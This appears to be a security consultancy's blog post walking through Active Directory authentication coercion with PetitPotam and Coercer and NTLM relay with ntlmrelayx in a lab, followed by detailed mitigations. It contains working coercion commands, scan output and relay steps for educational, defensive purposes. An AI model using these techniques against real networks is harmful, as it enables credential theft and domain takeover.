




SRA led significant updates from the 2024 to 2025 shared Threat Simulation Index purple teams test plan, with help from over 120 contributing organizations.
The Index is an intel-informed, threat-driven test plan for performing purple team assessments derived from both public and private threat intelligence reports. The Index encompasses a wide range of attacks currently in use by adversaries, making it a reliable benchmark for assessing your organization’s threat resilience to attackers. Several diverse techniques have been added to the 2025 Index such as “(NTLM) Hash retrieval via U2U UnPAC-the-Hash,” “Log in to portal via AitM proxy (e.g., Evilginx),” “Bulk data collection from SharePoint,” and more.
Of these new test cases, one that I have found to be particularly interesting is “Coerce authentication from domain system”. So, let us dive into this technique and figure out how to limit its impact.
Coercing Domain Authentication with PetitPotam and Coercer
First things first, how do we coerce a domain system into authenticating? Well, there are several tools and techniques that have been discovered by researchers over the years, the most notable of which would be PetitPotam.
PetitPotam is a coercion tool that was created by French security researcher Gilles Lionel. Gilles figured out that MS-EFSR (Encrypting File System Remote (EFSRPC) Protocol) could be abused to trick domain systems into authenticating to a target machine. By connecting to MS-EFSR over the LSARPC named pipe on a vulnerable machine, one can call functions such as EfsRpcOpenFileRaw or EfsRpcEncryptFileSrv. These functions will take an SMB file path as a parameter and will attempt to access the file and perform a specified action (e.g., open, encrypt). When the vulnerable machine reaches out to the device to access the file, it will be coerced to authenticate to the device and will do so using the machine account (NT AUTHORITY\SYSTEM) of the vulnerable host.
Let us look at an example: we have a Kali box (10.0.0.5) and DC (10.0.0.3) on the same network. On my Kali VM I have installed Coercer: a Python tool used to automatically coerce a Windows system to authenticate to an arbitrary machine using many methods, including PetitPotam. coercer can be quickly installed using pip install coercer in a Python virtual environment.
First, let us scan for accessible RPC functions that are vulnerable to coercion on my Domain Controller AMATERASU (10.0.0.3):
$ coercer scan --target-ip 10.0.0.3 -u jimmy -p Password123!
      ______
     / ____/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting scan mode
[info] Scanning target 10.0.0.3
...SNIP...
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
[+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.0.0.5\xWM
[+] (SMB  Auth) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.0.0.5\xWMhF6V8\file.txt\x00')
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.0.0.5\mIz
[+] (SMB  Auth) MS- EFSR──>EfsRpcAddUsersToFile(FileName='\\10.0.0.5\mIzbgNFP\\x00'
I have snipped a portion of the output, but as you can see the EFSR “EfsRpcAddUsersToFile” function is vulnerable to coercion, notated by [+] (SMB Auth). Let us try to coerce the DC to authenticate to us using this method.
First, I will start Responder in a separate terminal on my Kali host. Once Responder is listening, we can coerce authentication from the DC with the following command:
$ coercer coerce --target-ip {{ TARGET_IP }} --listener-ip {{ LISTENER_IP }} -u {{ USERNAME }} -p {{ PASSWORD }} --filter-protocol-name "{{ PROTOCOL (e.g, "MS-EFSR") }}" --filter-method-name "{{ METHOD (e.g., "EfsRpcAddUsersToFile") }}"
Start coercer and the tool will call the vulnerable function with a bogus, randomly generated SMB file path to avoid detection. If we see ERROR_BAD_NETPATH in output from Coercer, the DC has successfully authenticated to the listener IP and errored out trying to find the specified file.

…and just like that, we have bent the DC to our whim and forced it to send us the Net-NTLMv2 hash for the SYSTEM account of that server. If we can use this hash to authenticate, we would essentially be operating at the level of a Domain Admin.
As I mentioned before, there are other methods such as Shadow Credentials which can be used to perform coercion attacks as well. See the References section for more examples and resources.
Relaying the Hash
So, we have a hash…. What now? Well, technically there are two options:
- Crack it offline with a tool like
hashcat. - Relay the hash and attempt to authenticate to a different system.
The former is practically impossible even if cutting-edge quantum computers were at our disposal (due to the 120-character password automatically generated for machine accounts in Windows).
What are our options for relaying then? Well, here are some notable examples:
NTLM Relay to Active Directory Certificate Services (AD CS) HTTP Endpoint (a.k.a., ESC8)
- Originally found by Will Schroeder and Lee Christensen from SpecterOps
- The Net-NTLM hash can be relayed to an HTTP endpoint that will enroll the target machine in AD CS and provide the attacker with a certificate for the machine account.
- The certificate can then be used to perform potentially privileged actions.
- For example, if we target a domain controller, we would be able to perform actions like domain replication and compromise the domain.
- Problem: This can now be patched in modern AD CS deployments, and Microsoft has provided a mitigation for older systems
- Note: If your environment supports AD CS web enrollment over HTTP or HTTPS without EPA, then ESC8 would not be mitigated
A machine account is a local administrator on another system
- Rarer, but does exist in corporate environments.
- Microsoft Configuration Manager (SCCM) requires that the computer account of the “primary site server” and “central administration site servers” require local administrator rights on all site system servers.
- Attackers could potentially take control of systems that govern software deployment in the domain.
- Installations of Exchange prior to 2019 have machine accounts assigned as members for the Exchange Trusted Subsystem Group
- Members of this group have local administrator rights on other Exchange Servers in the group.
- Microsoft Configuration Manager (SCCM) requires that the computer account of the “primary site server” and “central administration site servers” require local administrator rights on all site system servers.

- These BloodHound Cypher queries can be used to see if this misconfiguration exists:
MATCH p=(c1:Computer)-[r1:MemberOf*1..]->(g:Group)-[:AdminTo]->(c2:Computer)return pMATCH p=(c1:Computer)-[:AdminTo]->(c2:Computer)return p
Unconstrained Kerberos delegation is enabled on a system the attacker controls
- A target server can be coerced to authenticate with the system controlled by the attacker.
- Kerberos ticket for the target server can then be dumped from the attacker-controlled server and re-used to access the target server.
For the sake of making a demo straightforward, I set up a simulation where my DC is a member of a security group that has been added to the Local Administrators group on my Windows 11 host.

ntlmrelayx.py to relay the DC’s hash to our target host. You can see that ntlmrelayx.py successfully authenticates to the target system and dumps hashes for local accounts.
We can then use these hashes to connect to the system as Administrator using a tool like Impacket wmiexec.py:
How to Inhibit NTLM Relay Attacks
So, how exactly do we prevent coercion from happening?
Answer: You don’t.
Per Microsoft, PetitPotam and other common coercion methods are the result of intended “features” and not vulnerabilities, so good luck seeing any of these methods get patched soon. What can be mitigated, though, is relaying the Net-NTLM hash to a vulnerable system. Remember, the Net-NTLM hash is useless if the attacker does not have a target to use it with.
This can be done through a few different methods detailed below:
#1: Disable NTLM Authentication
Likely a monumental task for most orgs, but Microsoft has deprecated and will slowly be removing NTLM from future versions of Windows (NTLMv1 has been fully removed from Windows 11 24H2 and Windows Server 2025). Given this fact, if you can disable NTLM authentication then you should. While you may still be able to coerce a server to authenticate, it will be using Kerberos as an authentication mechanism, not NTLM.
#2: Enable SMB and/or LDAP Signing
Enforcing SMB signing inhibits NTLM relay attacks over the SMB protocol by including a session key derived from the client’s password in the NTLM AUTHENTICATE token. The session key is used to cryptographically sign the SMB packets associated with authentication. With this mitigation in place, attackers are unable to relay the Net-NTLM hash to another server without modifying the message and breaking the signature.
To enable SMB signing, enable the following policies in Group Policy under “Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options”:
- “Microsoft network server: Digitally sign communications (always)”
- “Microsoft network client: Digitally sign communications (always)”
Only “Microsoft network server: Digitally sign communications (always)” is required to inhibit relay attacks. Requiring the client to sign communications can be enabled for additional security.
To demonstrate how effective this is, here is my relay attack from before completely inhibited by enabling SMB signing:

(The noted options (“–remove-mic” and “-remove-target”) will only work if the target machine has not implemented Microsoft’s mitigations from CVE-2019-1040 and CVE-2019-1019)
Like SMB signing, there is also LDAP signing which will prevent attackers from performing NTLM relay attacks over LDAP.
To enable LDAP signing, set the following policy in Group Policy under “Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options”
- “Domain controller: LDAP server signing requirements” to “Require signing”
- “Network security: LDAP client signing requirements” to “Require signing”
Like SMB signing, only enabling server signing requirements is necessary.
#3: Eliminate Unconstrained Delegation
Unconstrained delegation is a well-known security issue as it allows a service to request tickets for resources on behalf of other users. This flaw can be leveraged using NTLM relays to steal a TGT from a victim machine.
Say an attacker was able to coerce authentication from a victim DC to a target server that had unconstrained delegation. If the attacker also had a shell on the target server, they could dump Kerberos tickets from it using a tool such as Rubeus and steal the TGT of the victim machine and use it to access the DC. To rectify this, Kerberos delegation needs to be constrained to prevent accounts from being delegated.
Constrained delegation needs to be enabled on a per-account basis. To configure:
- Open Active Directory Users and Computers and find the service account you want to configure.
- Right-click the account and select “Properties”.
- Go to the “Delegation” tab.
- Choose “Trust this user for delegation to specified services only”.
- Decide whether to allow delegation for Kerberos only or any authentication protocol.
- Click “Add” and select the services this account is allowed to forward tickets to.
- Click “OK” to save the changes.
Enabling constrained delegation on its own is not sufficient to prevent all attacks. Once unconstrained delegation is removed from your environment, move to resource-based constrained delegation (RBCD). RBCD allows you to further specify what resources a service can access on behalf of another user, as opposed to letting the service have full reign over the delegated user’s account.
Note: Historically, unconstrained delegation is the default configuration on DCs. Security engineers should first focus on implementing constrained delegation on other servers in the network as attackers who are able to leverage unconstrained delegation on a DC would already have compromised the DC.
#4: Enable LDAP Channel Binding through EPA
Extended Protection for Authentication (EPA) provides mitigation against NTLM relay attacks using channel binding to add an additional value to the NTLM AUTHENTICATE token that is protected from tampering. This value is aptly named “ChannelBinding” and will bind an outer protocol (e.g., TLS) to the authentication protocol. This ensures that an attacker would be unable to relay between a victim client and target server as there would need to be two TLS channels established (client -> attacker, attacker -> server) to perform the relay attack.
For instances where there is no channel to bind to, EPA also implements Service Binding which includes the SPN of the target server in the authentication protocol. This binding establishes a trust relationship between the server’s identity and the service endpoint the client wishes to connect with. If the SPN provided by the server is not what the client expects, the authentication attempt is denied.
Enabling EPA is difficult as it needs to be done on a per service basis. For example, consider PetitPotam. As mentioned previously, AD CS was once targeted with the attack to retrieve a valid certificate for the victim machine account. Microsoft recommended enabling EPA for AD CS as a mitigation and released a unique Microsoft KB document detailing the steps to do this. More general guidance regarding EPA from Microsoft can be found here and here.
Why Purple Team with SRA?
I started my career at SRA with an internship in the SOC and worked there for a little over 3 years before I switched my focus to full-time Purple Teams. Across the roughly twenty purple teams I’ve participated in, what I like most is that they are very collaborative. We make a point to have client SMEs and their security team on the call with us every day of testing. None of this is performed behind closed doors. As such, it is particularly important for us to have a concrete understanding of the test cases we perform so that we can transfer knowledge of the latest in attacker techniques, avoid business impact during testing, and understand all possible solutions to find one that fits each unique client environment. I had to do a serious amount of studying to write up notes on this attack and share what I learned – and I think that’s a good example of the care that we put into our Purple Teams. It is also the embodiment of our values as a company: “Level Up,” “Punch Above Your Weight,” and “It’s Personal.”
Resources
References
The Power of Coercion Techniques in Windows Environments – https://www.youtube.com/watch?v=buSyt3vZRuk
Coercions and Relays – The First Cred is the Deepest – https://www.youtube.com/watch?v=b0lLxLJKaRs
MS-EFSR – Remote call to EfsRpcOpenFileRaw – https://github.com/p0dalirius/windows-coerced-authentication-methods/blob/master/methods/MS-EFSR%20-%20Encrypting%20File%20System%20Remote%20(EFSRPC)%20Protocol/00.%20Remote%20call%20to%20EfsRpcOpenFileRaw%20(opnum%200)/README.md
NTLM relay – https://www.thehacker.recipes/ad/movement/ntlm/relay
EFSRPC Interface – https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/403c7ae0-1a3a-4e96-8efc-54e79a2cc451
Certified Pre-Owned – https://specterops.io/blog/2021/06/17/certified-pre-owned/
KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS) – https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429
KB5021989: Extended Protection for Authentication – https://support.microsoft.com/en-us/topic/kb5021989-extended-protection-for-authentication-1b6ea84d-377b-4677-a0b8-af74efbb243f
Supporting Extended Protection for Authentication (EPA) in a service – https://learn.microsoft.com/en-us/windows/win32/secauthn/epa-support-in-service
Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover – https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab
Tools
PetitPotam – https://github.com/topotam/PetitPotam
Coercer – https://github.com/p0dalirius/Coercer
Responder – https://github.com/lgandx/Responder
Ntlmrelayx – https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py

Russell Harvey
Russell primarily works as a red operator on purple teams. He also plays a key role in facilitating research and innovation within the purple team program. Before his current role, Russell gained valuable experience at SRA in the CyberSOC, where he specialized in threat hunting, detection engineering, incident response, and served as a client lead.
Russell graduated from the Rochester Institute of Technology (RIT) in 2022 with a B.S. in Computing Security. His professional interests extend to reverse engineering, penetration testing, and operating system internals.